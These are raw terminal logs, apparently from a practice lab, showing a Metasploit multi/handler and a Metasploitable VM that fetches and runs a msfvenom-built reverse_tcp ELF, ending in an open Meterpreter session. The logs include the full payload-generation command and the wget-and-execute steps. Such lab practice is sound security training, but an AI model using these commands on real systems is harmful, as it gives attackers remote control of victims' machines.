   LPORT  4444             yes       The listen port
```

```
msf6 exploit(multi/handler) > set payload linux/x86/meterpreter/reverse_tcp
payload ⇒ linux/x86/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.0.2.15        yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port

Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target

View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > run -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.0.2.15:4444
msf6 exploit(multi/handler) > jobs

Jobs
====

  Id  Name                   Payload                        Payload opts
  --  ----                   -------                        ------------
  0   Exploit: multi/handler  linux/x86/meterpreter/reverse_tcp  tcp://10.0.2.15:4444

msf6 exploit(multi/handler) >
```

```
msfadmin@metasploitable:~$ wget -c http://10.0.2.15:8080/test.elf
--07:08:12--  http://10.0.2.15:8080/test.elf
          => `test.elf'
Connecting to 10.0.2.15:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 234 [application/octet-stream]

100%[====================================>] 234           --.--K/s

07:08:12 (44.36 MB/s) - `test.elf' saved [234/234]

msfadmin@metasploitable:~$ ls
index.html  test.elf  vulnerable
```

```
Connecting to 10.0.2.15:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 234 [application/octet-stream]

100%[====================================>] 234           --.--K/s

07:08:12 (44.36 MB/s) - `test.elf' saved [234/234]

msfadmin@metasploitable:~$ ls
index.html  test.elf  vulnerable
msfadmin@metasploitable:~$ ./test.elf
-bash: ./test.elf: Permission denied
msfadmin@metasploitable:~$ sudo ./test.elf
sudo: ./test.elf: command not found
msfadmin@metasploitable:~$ sudo ./test.elf
sudo: ./test.elf: command not found
msfadmin@metasploitable:~$ chmod +x
chmod: missing operand after `+x'
Try `chmod --help' for more information.
msfadmin@metasploitable:~$ chmod 777
chmod: missing operand after `777'
Try `chmod --help' for more information.
msfadmin@metasploitable:~$ chmod +x test.elf
msfadmin@metasploitable:~$ ./test.elf
_
```

```
msf6 exploit(multi/handler) > run -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.0.2.15:4444
msf6 exploit(multi/handler) > jobs

Jobs
====

  Id  Name                    Payload                          Payload opts
  --  ----                    -------                          ------------
  0   Exploit: multi/handler  linux/x86/meterpreter/reverse_tcp  tcp://10.0.2.15:4444

msf6 exploit(multi/handler) >
[*] Sending stage (1017704 bytes) to 10.0.2.8
[*] Meterpreter session 1 opened (10.0.2.15:4444 → 10.0.2.8:46298) at 2023-01-25 13:14:19 +0100
```

```
[*] Sending stage (1017704 bytes) to 10.0.2.8
[*] Meterpreter session 1 opened (10.0.2.15:4444 → 10.0.2.8:46298) at 2023-01-25 13:14:19 +0100
bd
[-] Unknown command: bd
msf6 exploit(multi/handler) > sessions

Active sessions
===============

  Id  Name  Type                   Information                          Connection
  --  ----  ----                   -----------                          ----------
  1         meterpreter x86/linux  msfadmin @ metasploitable.localdomain  10.0.2.15:4444 → 10.0.2.8:46298 (10.0.2.8)

msf6 exploit(multi/handler) >
```

```
┌──(root㉿kali)-[~]
└─# msfvenom -a x86 --platform linux -p linux/x86/meterpreter/reverse_tcp LHOST=10.0.2.15 LPORT=4444 -f elf -o test2.elf
No encoder specified, outputting raw payload
Payload size: 123 bytes
Final size of elf file: 207 bytes
Saved as: test2.elf

┌──(root㉿kali)-[~]
└─#
```